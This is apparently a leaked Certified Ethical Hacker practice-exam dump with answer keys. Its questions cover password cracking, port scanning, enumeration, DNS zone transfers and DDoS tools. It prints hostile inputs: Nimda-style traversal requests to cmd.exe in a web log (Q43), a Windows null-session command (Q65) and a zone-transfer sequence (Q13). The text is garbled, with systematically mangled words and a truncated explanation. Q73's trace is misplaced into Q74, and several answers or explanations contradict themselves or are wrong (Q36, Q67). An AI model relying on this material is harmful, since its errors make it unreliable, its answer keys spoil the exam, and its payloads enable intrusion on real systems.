Exam Name:	Certified Ethical Hacker		
Exam Type:	EC-Council		
Exam Code:	312-50	Total Questions:	255

Question: 1
What is the name of the software tool used to crack a single account on Netware Servers using a dictionary attack?

A. NPWCrack
B. NWPCrack
C. NovCrack
D. CrackNov
E. GetCrack

Answer: B

Explanation:
NWPCrack is the software tool used to crack single accounts on Netware servers.

Question: 2
How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

A. There is no way to tell because a hash cannot be reversed
B. The right most portion of the hash is always the same
C. The hash always starts with AB923D
D. The left most portion of the hash is always the same
E. A portion of the hash will be all 0's

Answer: B

Explanation:
When loosheets at an extracted LM hash, you will sometimes observe that the right most portion is always the same. This is padding that has been added to a password that is less than 8 characters long.

Question: 3
Several of your co-workers are having a discussion over the etc/passwd file. They are at odds over what types of encryption are used to secure Linux passwords.(Choose all that apply).

A. Linux passwords can be encrypted with MD5
B. Linux passwords can be encrypted with SHA
C. Linux passwords can be encrypted with DES
D. Linux passwords can be encrypted with Blowfish
E. Linux passwords are encrypted with asymmetric algrothims

Answer: A, C D

Explanation:
Linux passwords can be encrypted with several types of hashing algorithms. These include SHQ, MD5, and Blowfish.

Question: 4
What are the two basic types of attacks?(Choose two.

A. DoS
B. Passive
C. Sniffing
D. Active

E. Cracsheets

Answer: B, D

Explanation:
Passive and active attacks are the two basic types of attacks.

Question: 5
Sniffing is considered an active attack.

A. True
B. False

Answer: B

Explanation:
Sniffing is considered a passive attack.

Question: 6
When discussing passwords, what is considered a brute force attack?

A. You attempt every single possibility until you exhaust all possible combinations or discover the password
B. You threaten to use the rubber hose on someone unless they reveal their password
C. You load a dictionary of words into your cracsheets program
D. You create hashes of a large number of words and compare it with the encrypted passwords
E. You wait until the password expires

Answer: A

Explanation:
Brute force cracsheets is a time consuming process where you try every possible combination of letters, numbers, and characters until you discover a match.

Question: 7
Which of the following are well know password-cracsheets programs?(Choose all that apply.

A. L0phtcrack
B. NetCat
C. Jack the Ripper
D. Netbus
E. John the Ripper

Answer: A, E

Explanation:
L0phtcrack and John the Ripper are two well know password-cracsheets programs. Netcat is considered the Swiss-army knife of hacsheets tools, but is not used for password cracsheets

Question: 8
Password cracsheets programs reverse the hashing process to recover passwords.(True/False.

A. True
B. False

Answer: B

Explanation:
Password cracsheets programs do not reverse the hashing process. Hashing is a one-way process.

What these programs can do is to encrypt words, phrases, and characters using the same encryption process and compare them to the original password. A hashed match reveals the true password.

Question: 9
What does the following command achieve?

```
Telnet <IP Address> <Port 80>
HEAD /HTTP/1.0
<Return>
<Return>
```

A. This command returns the home page for the IP address specified
B. This command opens a backdoor Telnet session to the IP address specified
C. This command returns the banner of the website specified by IP address
D. This command allows a hacker to determine the sites security
E. This command is bogus and will accomplish nothing

Answer: C

Explanation:
This command is used for banner grabbing. Banner grabbing helps identify the service and version of web server running.

Question: 10
Your lab partner is trying to find out more information about a competitors web site. The site has a .com extension. She has decided to use some online whois tools and look in one of the regional Internet registrys.

Which one would you suggest she looks in first?

A. LACNIC
B. ARIN
C. APNIC
D. RIPE
E. AfriNIC

Answer: B

Explanation:
Regional registries maintain records from the areas from which they govern. ARIN is responsible for domains served within North and South America and therefore, would be a good starting point for a .com domain.

Question: 11
Which of the following tools are used for footprinting?(Choose four.

A. Sam Spade
B. NSLookup

C. Traceroute
D. Neotrace
E. Cheops

Answer: A, B, C, D

Explanation:
All of the tools listed are used for footprinting except Cheops.

Question: 12
According to the CEH methodology, what is the next step to be performed after footprinting?

A. Enumeration
B. Scanning
C. System Hacsheets
D. Social Engineering
E. Expanding Influence

Answer: B

Explanation:
Once footprinting has been completed, scanning should be attempted next. Scanning should take lace on two distinct levels: network and host.

Question: 13
NSLookup is a good tool to use to gain additional information about a target network. What does the following command accomplish?

```
nslookup
> server <ipaddress>
> set type =any
> ls -d <target.com>
```

A. Enables DNS spoofing
B. Loads bogus entries into the DNS table
C. Verifies zone security
D. Performs a zone transfer
E. Resets the DNS cache

Answer: D

Explanation:
If DNS has not been properly secured, the command sequence displayed above will perform a zone transfer.

Question: 14
While footprinting a network, what port/service should you look for to attempt a zone transfer?

A. 53 UDP
B. 53 TCP
C. 25 UDP
D. 25 TCP
E. 161 UDP
F. 22 TCP
G. 60 TCP

Answer: B

Explanation:
IF TCP port 53 is detected, the opportunity to attempt a zone transfer is there.

Question: 15
Which of the following statements about a zone transfer correct?(Choose three.

A. A zone transfer is accomplished with the DNS
B. A zone transfer is accomplished with the nslookup service
C. A zone transfer passes all zone information that a DNS server maintains
D. A zone transfer passes all zone information that a nslookup server maintains
E. A zone transfer can be prevented by blocsheets all inbound TCP port 53 connections
F. Zone transfers cannot occur on the Internet

Answer: A, C, E

Explanation:
Securing DNS servers should be a priority of the organization. Hackers obtaining DNS information can discover a wealth of information about an organization. This information can be used to further exploit the network.

Question: 16
What did the following commands determine?
C: user2sid \earth guest
S-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH

A. That the Joe account has a SID of 500
B. These commands demonstrate that the guest account has NOT been disabled
C. These commands demonstrate that the guest account has been disabled
D. That the true administrator is Joe
E. Issued alone, these commands prove nothing

Answer: D

Explanation:
One important goal of enumeration is to determine who the true administrator is. In the example above, the true administrator is Joe.

Question: 17
Which of the following tools are used for enumeration?(Choose three.

A. SolarWinds
B. USER2SID
C. Cheops
D. SID2USER
E. DumpSec

Answer: B, D, E

Explanation:

USER2SID, SID2USER, and DumpSec are three of the tools used for system enumeration. Others are tools such as NAT and Enum. Knowing which tools are used in each step of the hacsheets methodology is an important goal of the CEH exam. You should spend a portion of your time preparing for the exam practicing with the tools and learning to understand their output.

Question: 18
When worsheets with Windows systems, what is the RID of the true administrator account?

A. 500
B. 501
C. 1000
D. 1001
E. 1024
F. 512

Answer: A

Explanation:
Because of the way in which Windows functions, the true administrator account always has a RID of 500.

Question: 19
Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Exam for?

A. To determine who is the holder of the root account
B. To perform a DoS
C. To create needless SPAM
D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
E. To exam for virus protection

Answer: D

Explanation:
Sending a bogus email is one way to find out more about internal servers. Also, to gather additional IP addresses and learn how they treat mail.

Question: 20
The follows is an email header. What address is that of the true originator of the message?

```
Return-Path: <bgates@microsoft.com>
Received: from smtp.com (fw.emumail.com [215.52.220.122].
by raq-221-181.ev1.net (8.10.2/8.10.2. with ESMTP id h78NIn404807
for <mikeg@thesolutionfirm.com>; Sat, 9 Aug 2003 18:18:50 -0500
Received: (qmail 12685 invoked from network.; 8 Aug 2003 23:25:25 -0000
Received: from ([19.25.19.10].
by smtp.com with SMTP
Received: from unknown (HELO CHRISLAPTOP. (168.150.84.123.
by localhost with SMTP; 8 Aug 2003 23:25:01 -0000
From: "Bill Gates" <bgates@microsoft.com>
To: "mikeg" <mikeg@thesolutionfirm.com>
Subject: We need your help!
Date: Fri, 8 Aug 2003 19:12:28 -0400
Message-ID: <51.32.123.21@CHRISLAPTOP>
MIME-Version: 1.0
```

```
Content-Type: multipart/mixed;
boundary="----=_NextPart_000_0052_01C35DE1.03202950"
X-Priority: 3 (Normal.
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook, Build 10.0.2627
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1165
Importance: Normal
```

A. 19.25.19.10
B. 51.32.123.21
C. 168.150.84.123
D. 215.52.220.122
E. 8.10.2/8.10.2

Answer: C

Explanation:
Spoofing can be easily achieved by manipulating the "from" name field, however, it is much more difficult to hide the true source address. The "received from" IP address 168.150.84.123 is the true source of the

Question: 21
What is the tool Firewalk used for?

A. To exam the IDS for proper operation
B. To exam a firewall for proper operation
C. To determine what rules are in place for a firewall
D. To exam the webserver configuration
E. Firewalk is a firewall auto configuration tool

Answer: C

Explanation:
Firewalk is an active reconnaissance network security tool that attempts to determine what layer 4 protocols a given IP forwarding device "firewall" will pass. Firewalk works by sending out TCP or UDP packets with a TTL one greater than the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit an ICMP_TIME_EXCEEDED message. If the gateway host does not allow the traffic, it will likely drop the packets and no response will be returned.

Question: 22
Which of the following Nmap commands would be used to perform a UDP scan of the lower 1024 ports?

A. Nmap -h -U
B. Nmap -hU <host(s.>
C. Nmap -sU -p 1-1024 <host(s.>
D. Nmap -u -v -w2 <host> 1-1024
E. Nmap -sS -O target/1024

Answer: C

Explanation:
Nmap -sU -p 1-1024 <host(s.> is the proper syntax. Learning Nmap and its switches are critical for successful completion of the CEH exam.

Question: 23
Which of the following Netcat commands would be used to perform a UDP scan of the lower 1024 ports?

A. Netcat -h -U
B. Netcat -hU <host(s.>
C. Netcat -sU -p 1-1024 <host(s.>
D. Netcat -u -v -w2 <host> 1-1024
E. Netcat -sS -O target/1024

Answer: D

Explanation:
The proper syntax for a UDP scan using Netcat is "Netcat -u -v -w2 <host> 1-1024". Netcat is considered the Swiss-army knife of hacsheets tools because it is so versatile.

Question: 24
What are two things that are possible when scanning UDP ports?(Choose two.

A. A reset will be returned
B. An ICMP message will be returned
C. The four-way handshake will not be completed
D. An RFC 1294 message will be returned
E. Nothing

Answer: B, E

Explanation:
Closed UDP ports can return an ICMP type 3 code 3 message. No response can mean the port is open or the packet was silently dropped.

Question: 25
Which of the following ICMP message types are used for destinations unreachables?

A. 0
B. 3
C. 11
D. 13
E. 17

Answer: B

Explanation:
Type 3 messages are used for unreachable messages. 0 is Echo Reply, 8 is Echo request, 11 is time exceeded, 13 is timestamp and 17 is subnet mask request. Learning these would be advisable for the exam.

Question: 26
What does a type 3 code 13 represent?(Choose two.

A. Echo request
B. Destination unreachable
C. Network unreachable
D. Administratively prohibited

E. Port unreachable
F. Time exceeded

Answer: B, D

Explanation:
Type 3 code 13 is destination unreachable administratively prohibited. This type of message is typically returned from a device blocsheets a port.

Question: 27
Destination unreachable administratively prohibited messages can inform the hacker to what?

A. That a circuit level proxy has been installed and is filtering traffic
B. That his/her scans are being blocked by a honeypot or jail
C. That the packets are being malformed by the scanning software
D. That a router or other packet-filtering device is blocsheets traffic
E. That the network is functioning normally

Answer: D

Explanation:
Destination unreachable administratively prohibited messages are a good way to discover that a router or other low-level packet device is filtering traffic. Analysis of the ICMP message will reveal the IP address of the blocsheets device and the filtered port. This further adds the to the network map and information being discovered about the network and hosts.

Question: 28
Which of the following Nmap commands would be used to perform a stack fingerprinting?

A. Nmap -O -p80 <host(s.>
B. Nmap -hU -Q<host(s.>
C. Nmap -sT -p <host(s.>
D. Nmap -u -o -w2 <host>
E. Nmap -sS -0p target

Answer: A

Explanation:
This option activates remote host identification via TCP/IP fingerprinting. In other words, it uses a bunch of techniques to detect subtlety in the underlying operating system network stack of the computers you are scanning. It uses this information to create a "fingerprint" which it compares with its database of known OS fingerprints (the nmap-os-fingerprints file. to decide what type of system you are scanning.

Question: 29
Name two software tools used for OS guessing.(Choose two.

A. Nmap
B. Snadboy
C. Queso
D. UserInfo
E. NetBus

Answer: A, C

Explanation:
Nmap and Queso are the two best-known OS guessing programs. OS guessing software has the ability to look at peculiarities in the way that each vendor implements the RFC's. These differences are compared with its database of known OS fingerprints. Then a best guess of the OS is provided to the user.

Question: 30
What are the six types of social engineering?(Choose six.

A. Spoofing
B. Reciprocation
C. Social Validation
D. Commitment
E. Friendship
F. Scarcity
G. Authority
H. Accountability

Answer: B, C, D, E, F, G

Explanation:
All social engineering is performed by tasheets advantage of human nature. For in-depth information on the subject review, read Robert Cialdini's book, Influence: Science and Practice.

Question: 31
Which of the following is an automated vulnerability assessment tool.

A. Whack a Mole
B. Nmap
C. Nessus
D. Kismet
E. Jill32

Answer: C

Explanation:
Nessus is a vulnerability assessment tool.

Question: 32
If you send a SYN to an open port, what is the correct response?(Choose all correct answers.

A. SYN
B. ACK
C. FIN
D. PSH

Answer: A, B

Explanation:
The proper response is a SYN / ACK. This technique is also known as half-open scanning.

Question: 33
What is the proper response for a FIN scan if the port is closed?

A. SYN

B. ACK
C. FIN
D. PSH
E. RST

Answer: E

Explanation:
Closed ports respond to a FIN scan with a RST.

Question: 34
What is the proper response for a FIN scan if the port is open?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: F

Explanation:
Open ports respond to a FIN scan by ignoring the packet in question.

Question: 35
What is the proper response for a X-MAS scan if the port is closed?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: E

Explanation:
Closed ports respond to a X-MAS scan with a RST.

Question: 36
What is the proper response for a X-MAS scan if the port is open?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: F

Explanation:
Closed ports respond to a X-MAS scan by ignoring the packet.

Question: 37
What flags are set in a X-MAS scan?(Choose all that apply.

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. URG

Answer: C, D, F

Explanation:
FIN, URG, and PSH are set high in the TCP packet for a X-MAS scan

Question: 38
What is a NULL scan?

A. A scan in which all flags are turned off
B. A scan in which certain flags are off
C. A scan in which all flags are on
D. A scan in which the packet size is set to zero
E. A scan with a illegal packet size

Answer: A

Explanation:
A null scan has all flags turned off.

Question: 39
When worsheets with Windows systems, what is the RID of the true administrator account?

A. 500
B. 501
C. 512
D. 1001
E. 1024
F. 1000

Answer: A

Explanation:
The true administrator account always has a RID of 500.

Question: 40
What is the proper response for a NULL scan if the port is open?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: F

Explanation:
A NULL scan will have no response if the port is open.

Question: 41
802.11b is considered a ________________protocol.

A. Connectionless
B. Secure
C. Unsecure
D. Token ring based
E. Unreliable

Answer: C

Explanation:
802.11b is an insecure protocol. It has many weaknesses that can be used by a hacker.

Question: 42
What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

A. All are hacsheets tools developed by the legion of doom
B. All are tools that can be used not only by hackers, but also security personnel
C. All are DDOS tools
D. All are tools that are only effective against Windows
E. All are tools that are only effective against Linux

Answer: C

Explanation:
All are DDOS tools.

Question: 43
You find the following entries in your web log. Each shows attempted access to either root.exe or cmd.exe. What caused this?

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%5c../..%5c../..%5c/..xc1x1c../..xc1x1c../..xc1x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc1x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc0/../winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc0xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..xc1x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
```

A. The Morris worm
B. The PIF virus

C. Trinoo
D. Nimda
E. Code Red
F. Ping of Death

Answer: D

Explanation:
The Nimda worm modifies all web content files it finds. As a result, any user browsing web content on the system, whether via the file system or via a web server, may download a copy of the worm. Some browsers may automatically execute the downloaded copy, thereby, infecting the browsing system. The high scanning rate of the Nimda worm may also cause bandwidth denial-of-service conditions on networks with infected machines and allow intruders the ability to execute arbitrary commands within the Local System security context on machines running the unpatched versions of IIS.

Question: 44
Which type of Nmap scan is the most reliable, but also the most visible, and likely to be picked up by and IDS?

A. SYN scan
B. ACK scan
C. RST scan
D. Connect scan
E. FIN scan

Answer: D

Explanation:
The TCP full connect (-sT. scan is the most reliable.

QUESTION NO: 45
__________ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

A. Trojan
B. RootKit
C. DoS tool
D. Scanner
E. Backdoor

Answer: B

Explanation:
Rootkits are tools that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

Question: 46
What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

A. Copy the system files from a known good system
B. Perform a trap and trace
C. Delete the files and try to determine the source
D. Reload from a previous backup

E. Reload from known good media

Answer: E

Explanation:
If a rootkit is discovered, you will need to reload from known good media. This typically means performing a complete reinstall.

Question: 47
What is Form Scalpel used for?

A. Dissecting HTML Forms
B. Dissecting SQL Forms
C. Analysis of Access Database Forms
D. Troubleshooting Netscape Navigator
E. Quatro Pro Analysis Tool

Answer: A

Explanation:
Form Scalpel automatically extracts forms from a given web page and splits up all fields for editing and manipulation.

Question: 48
What is a primary advantage a hacker gains by using encryption or programs such as Loki?

A. It allows an easy way to gain administrator rights
B. It is effective against Windows computers
C. It slows down the effective response of an IDS
D. IDS systems are unable to decrypt it
E. Traffic will not be modified in transit

Answer: D

Explanation:
Because the traffic is encrypted, an IDS cannot understand it or evaluate the payload.

Question: 49
Which of the following ICMP message types are used for destinations unreachables?

A. 0
B. 3
C. 11
D. 13
E. 17

Answer: B

Explanation:
Type 3 messages are used for unreachable messages. 0 is Echo Reply, 8 is Echo request, 11 is time exceeded, 13 is timestamp and 17 is subnet mask request. Learning these would be advisable for the exam.

Question: 50
What is Hunt used for?

A. Hunt is used to footprint networks
B. Hunt is used to sniff traffic
C. Hunt is used to hack web servers
D. Hunt is used to intercept traffic i.e. man-in-the-middle traffic
E. Hunt is used for password cracsheets

Answer: D

Explanation:
Hunt can be used to intercept traffic. It is useful with telnet, ftp, and others to grab traffic between two computers or to hijack sessions.

Question: 51
_________ is an automated vulnerability assessment tool.

A. Whack a Mole
B. Nmap
C. Nessus
D. Kismet
E. Jill32

Answer: C

Explanation:
Nessus is a vulnerability assessment tool.

Question: 52
What is the disadvantage of an automated vulnerability assessment tool?

A. Ineffective
B. Slow
C. Prone to false positives
D. Prone to false negatives
E. Noisy

Answer: E

Explanation:
Vulnerability assessment tools perform a good analysis of system vulnerabilities; however, they are noisy and will quickly trip IDS systems.

Question: 53
What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?(Choose all that apply.

A. 110
B. 135
C. 139
D. 161
E. 445
F. 1024

Answer: B, C, E

Explanation:
NetBIOS traffic can quickly be used to enumerate and attack Windows computers. Ports 135, 139, and 445 should be blocked.

Question: 54
What does black box examing mean?

A. You have full knowledge of the environment
B. You have no knowledge of the environment
C. You have partial knowledge of the environment

Answer: B

Explanation:
Black box examing is conducted when you have no knowledge of the environment. It is more time consuming and expensive.

Question: 55
What does white box examing mean?

A. You have full knowledge of the environment
B. You have no knowledge of the environment
C. You have partial knowledge of the environment

Answer: A

Explanation:
White box examing is conducted when you have full knowledge of the environment. It is more or less time consuming, but typically does not discover the amount of detail that black box examing does.

Question: 56
Under what conditions does a secondary name server request a zone transfer from a primary name server?

A. When a primary SOA is higher that a secondary SOA
B. When a secondary SOA is higher that a primary SOA
C. When a primary name server has had its service restarted
D. When a secondary name server has had its service restarted
E. When the TTL falls to zero

Answer: A

Explanation:
Understanding DNS is critical to meeting the requirements of the CEH. When the serial number that is within the SOA record of the primary server is higher than the Serial number within the SOA record of the secondary DNS server, a zone transfer will take place.

Question: 57
Pandora is used to attack __________ network operating systems.

A. Windows
B. UNIX
C. Linux
D. Netware

E. MAC OS

Answer: D

Explanation:
While there are not lots of tools available to attack Netware, Pandora is one that can be used.

Question: 58
_____________ will let you assume a users identity at a dynamically generated web page or site.

A. SQL attack
B. Injection attack
C. Cross site scripting
D. The shell attack
E. Winzapper

Answer: C

Explanation:
Cross site scripting is also referred to as XSS or CSS. You must know the user is online and you must scam that user into clicsheets on a link that you have sent in order for this hack attack to work.

Question: 59
One of your team members has asked you to analyze the following SOA record. What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.

A. 200303028
B. 3600
C. 604800
D. 2400
E. 60
F. 4800

Answer: D

Explanation:
The SOA includes a timeout value. This value can tell an attacker how long any DNS "poisoning" would last. It is the last set of numbers in the record.

Question: 60
One of your team members has asked you to analyze the following SOA record. What is the version?
Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.

A. 200303028
B. 3600
C. 604800
D. 2400
E. 60
F. 4800

Answer: A

Explanation:

The SOA starts with the format of YYYYMMDDVV where VV is the version.

Question: 61
MX record priority increases as the number increases.(True/False.

A. True
B. False

Answer: B

Explanation:
The highest priority MX record has the lowest number.

Question: 62
Which of the following tools can be used to perform a zone transfer?

A. NSLookup
B. Finger
C. Dig
D. Sam Spade
E. Host
F. Netcat
G. Neotrace

Answer: A, C, D, E

Explanation:
There are a number of tools that can be used to perform a zone transfer. Some of these include: NSLookup, Host, Dig, and Sam Spade.

Question: 63
________ is one of the programs used to wardial.

A. DialIT
B. Netstumbler
C. TooPac
D. Kismet
E. ToneLoc

Answer: E

Explanation:
ToneLoc is one of the programs used to wardial. While this is considered an "old school" technique, it is still effective at finding backdoors and out of band network entry points.

Question: 64
What are the default passwords used by SNMP?(Choose two.)

A. Password
B. SA
C. Private
D. Administrator
E. Public
F. Blank

Answer: C, E

Explanation:
Besides the fact that it passes information in clear text, SNMP also uses well-known passwords. Public and private are the default passwords used by SNMP.

Question: 65
What is the following command used for?
net use \targetipc$ "" /u:""

A. Grabbing the etc/passwd file
B. Grabbing the SAM
C. Connecting to a Linux computer through Samba.
D. This command is used to connect as a null session
E. Enumeration of Cisco routers

Answer: D

Explanation:
The null session is one of the most debilitating vulnerabilities faced by Windows. Null sessions can be established through port 135, 139, and 445.

Question: 66
What is the proper response for a NULL scan if the port is closed?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: E

Explanation:
Closed ports respond to a NULL scan with a reset.

Question: 67
If you receive a RST packet while doing an ACK scan, it indicates that the port is open.(True/False.

A. True
B. False

Answer: A

Explanation:
When and ACK is sent to an open port, a RST is returned.

Question: 68
Ethereal works best on ____________.

A. Switched networks
B. Linux platforms
C. Networks using hubs

D. Windows platforms
E. LAN's

Answer: C

Explanation:
Ethereal is used for sniffing traffic. It will return the best results when used on an unswitched (i.e. hub. network.

Question: 69
Which of the following are potential attacks on cryptography? (Select 3)

A. One-Time-Pad Attack
B. Chosen-Ciphertext Attack
C. Man-in-the-Middle Attack
D. Known-Ciphertext Attack
E. Replay Attack

Answer: B, C, E

Question: 70
When Nmap performs a ping sweep, which of the following sets of requests does it send to the target device?

A. ICMP ECHO_REQUEST & TCP SYN
B. ICMP ECHO_REQUEST & TCP ACK
C. ICMP ECHO_REPLY & TFP RST
D. ICMP ECHO_REPLY & TCP FIN

Answer: B

Question: 71
This kind of password cracsheets method uses word lists in combination with numbers and special characters:

A. Hybrid
B. Linear
C. Symmetric
D. Brute Force

Answer: A

Question: 72
How does a denial-of-service attack work?

A. A hacker tries to decipher a password by using a system, which subsequently crashes the network
B. A hacker attempts to imitate a legitimate user by confusing a computer or even another person
C. A hacker prevents a legitimate user (or group of users) from accessing a service
D. A hacker uses every character, word, or letter he or she can think of to defeat authentication

Answer: C

Question: 73

Jason's Web server was attacked by a trojan virus. He runs protocol analyzer and notices that the Trojan communicates to a remote server on the Internet. Shown below is the standard "hexdump" representation of the network packet, before being decoded. Jason wants to identify the trojan by loosheets at the destination port number and mapping to a trojan-port number database on the Internet. Identify the remote server's port number by decoding the packet?

A. Port 1890 (Net-Devil Trojan)
B. Port 1786 (Net-Devil Trojan)
C. Port 1909 (Net-Devil Trojan)
D. Port 6667 (Net-Devil Trojan)

Answer: D
From trace, 0x1A0B is 6667, IRC Relay Chat, which is one port used. Other ports are in the 900's.

Question: 74
ETHER: Destination address : 0000BA5EBA11 ETHER: Source address :
00A0C9B05EBD ETHER: Frame Length : 1514 (0x05EA) ETHER: Ethernet Type :
0x0800 (IP) IP: Version = 4 (0x4) IP: Header Length = 20 (0x14) IP:
Service Type = 0 (0x0) IP: Precedence = Routine IP: ...0.... = Normal
Delay IP: ....0... = Normal Throughput IP: .....0.. = Normal
Reliability IP: Total Length = 1500 (0x5DC) IP: Identification = 7652
(0x1DE4) IP: Flags Summary = 2 (0x2) IP: ....0 = Last fragment in
datagram IP: ......1. = Cannot fragment datagram IP: Fragment Offset =
0
(0x0) bytes IP: Time to Live = 127 (0x7F) IP: Protocol = TCP -
Transmission Control IP: Checksum = 0xC26D IP: Source Address =
10.0.0.2 IP:
Destination Address = 10.0.1.201 TCP: Source Port = Hypertext Transfer
Protocol TCP: Destination Port = 0x1A0B TCP: Sequence Number =
97517760 (0x5D000C0) TCP: Acknowledgement Number = 78544373 (0x4AE7DF5)
TCP:
Data Offset = 20 (0x14) TCP: Reserved = 0 (0x0000) TCP: Flags =
0x10 : .A.... TCP: ..0..... = No urgent data TCP: ...1.... =
Acknowledgement field significant TCP: ....0... = No Push function TCP:
.....0.. = No Reset TCP: ......0. = No Synchronize TCP: ....0 = No
Fin TCP: Window = 28793 (0x7079) TCP: Checksum = 0x8F27 TCP: Urgent
Pointer = 0 (0x0)

An employee wants to defeat detection by a network-based IDS application. He does not want to attack the system containing the IDS application. Which of the following strategies can be used to defeat detection by a network-based IDS application?

A. Create a SYN flood
B. Create a network tunnel
C. Create multiple false positives
D. Create a ping flood

Answer: B

Question: 75
1 172.16.1.254 (172.16.1.254) 0.724 ms 3.285 ms 0.613 ms
2 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 12.169 ms 14.958 ms 13.416
ms
3 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 13.948 ms

```
ip68-100-0-1.nv.nv.cox.net
(68.100.0.1) 16.743 ms 16.207 ms
4 ip68-100-0-137.nv.nv.cox.net (68.100.0.137) 17.324 ms 13.933 ms
20.938 ms
5 68.1.1.4 (68.1.1.4) 12.439 ms 220.166 ms 204.170 ms
6 so-6-0-0.gar2.wdc1.Level3.net (67.29.170.1) 16.177 ms 25.943 ms
14.104 ms
7 unknown.Level3.net (209.247.9.173) 14.227 ms 17.553 ms 15.415 ms
8 so-0-1-0.bbr1.NewYork1.level3.net (64.159.1.41) 17.063 ms 20.960 ms
19.512 ms
9 so-7-0-0.gar1.NewYork1.Level3.net (64.159.1.182) 20.334 ms 19.440 ms
17.938 ms
10 so-4-0-0.edge1.NewYork1.Level3.net (209.244.17.74) 27.526 ms 18.317
ms 21.202 ms
11 uunet-level3-oc48.NewYork1.Level3.net (209.244.160.12) 21.411 ms
19.133 ms 18.830 ms
12 0.so-6-0-0.XL1.NYC4.ALTER.NET (152.63.21.78) 21.203 ms 22.670 ms
20.111 ms
13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153) 30.929 ms 24.858 ms
23.108 ms
14 0.so-4-1-0.TL1.ATL5.ALTER.NET (152.63.10.129) 37.894 ms 33.244 ms
33.910 ms
15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.165 ms 49.935 ms
49.466 ms
16 0.so-3-0-0.XR1.MIA4.ALTER.NET (152.63.101.41) 50.937 ms 49.005 ms
51.055 ms
17 117.ATM6-0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.897 ms 50.280 ms
53.647 ms
18 target-gw1.customer.alter.net (65.195.239.14) 51.921 ms 51.571 ms
56.855 ms
19 www.target.com <http://www.target.com/> (65.195.239.22) 52.191 ms
52.571 ms 56.855 ms
20 www.target.com <http://www.target.com/> (65.195.239.22) 53.561 ms
54.121 ms 58.333 ms
```

You perform the above traceroute and notice that hops 19 and 20 both show the same IP address. This probably indicates what?

A. A host based IDS
B. A Honeypot
C. A stateful inspection firewall
D. An application proxying firewall

Answer: C

Question: 76
A Buffer Overflow attack involves:

A. Using a trojan program to direct data traffic to the target host's memory stack
B. Flooding the target network buffers with data traffic to reduce the bandwidth available to legitimate users
C. Using a dictionary to crack password buffers by guessing user names and passwords
D. Poorly written software that allows an attacker to execute arbitrary code on a target system

Answer: D

B is a denial of service.

Question: 77
Which of the following is the primary objective of a rootkit?

A. It opens a port to provide an unauthorized service
B. It creates a buffer overflow
C. It replaces legitimate programs
D. It provides an undocumented opening in a program

Answer: C

Question: 78
Which of the following best describes session key creation in SSL?

A. It is created by the server after verifying theuser's identity
B. It is created by the server upon connection by the client
C. It is created by the client from the server's public key
D. It is created by the client after verifying the server's identity

Answer: D

Question: 79
Which of the following LM hashes represent a password of less than 8 characters? (Select 2)

A. 44EFCE164AB921CQAAD3B435B51404EE
B. B757BF5C0D87772FAAD3B435B51404EE
C. BA810DBA98995F1817306D272A9441BB
D. E52CAC67419A9A224A3B108F3FA6CB6D
E. 0182BD0BD4444BF836077A718CCDF409
F. CEC52EB9C8E3455DC2265B23734E0DAC

Answer: A, B
Notice the last 8 characters are the same

Question: 80
Where should a security examer be loosheets for information that could be used by an attacker against an organization? (Select all that apply)

A. CHAT rooms
B. WHOIS database
C. News groups
D. Web sites
E. Search engines
F. Organization's own web site

Answer: A, B, C, D, E, F

Question: 81
What would best be defined as a security exam on services against a known vulnerability database using an automated tool?

A. A penetration exam
B. A privacy review
C. A server audit

D. A vulnerability assessment

Answer: D

Question: 82
You have discovered that an employee has attached a modem to his telephone line and workstation. He has used this modem to dial in to his workstation, thereby bypassing your firewall. A security breach has occurred as a direct result of this activity. The employee explains that he used the modem because he had to download software for a department project. What can you do to solve this problem?

A. Install a network-based IDS
B. Reconfigure the firewall
C. Conduct a needs analysis
D. Enforce your security policy

Answer: D
The employee was unaware of security policy.

Question: 83
Vulnerability mapping occurs after which phase of a penetration exam?

A. Host scanning
B. Passive information gathering
C. Analysis of host scanning
D. Network level discovery

Answer: C
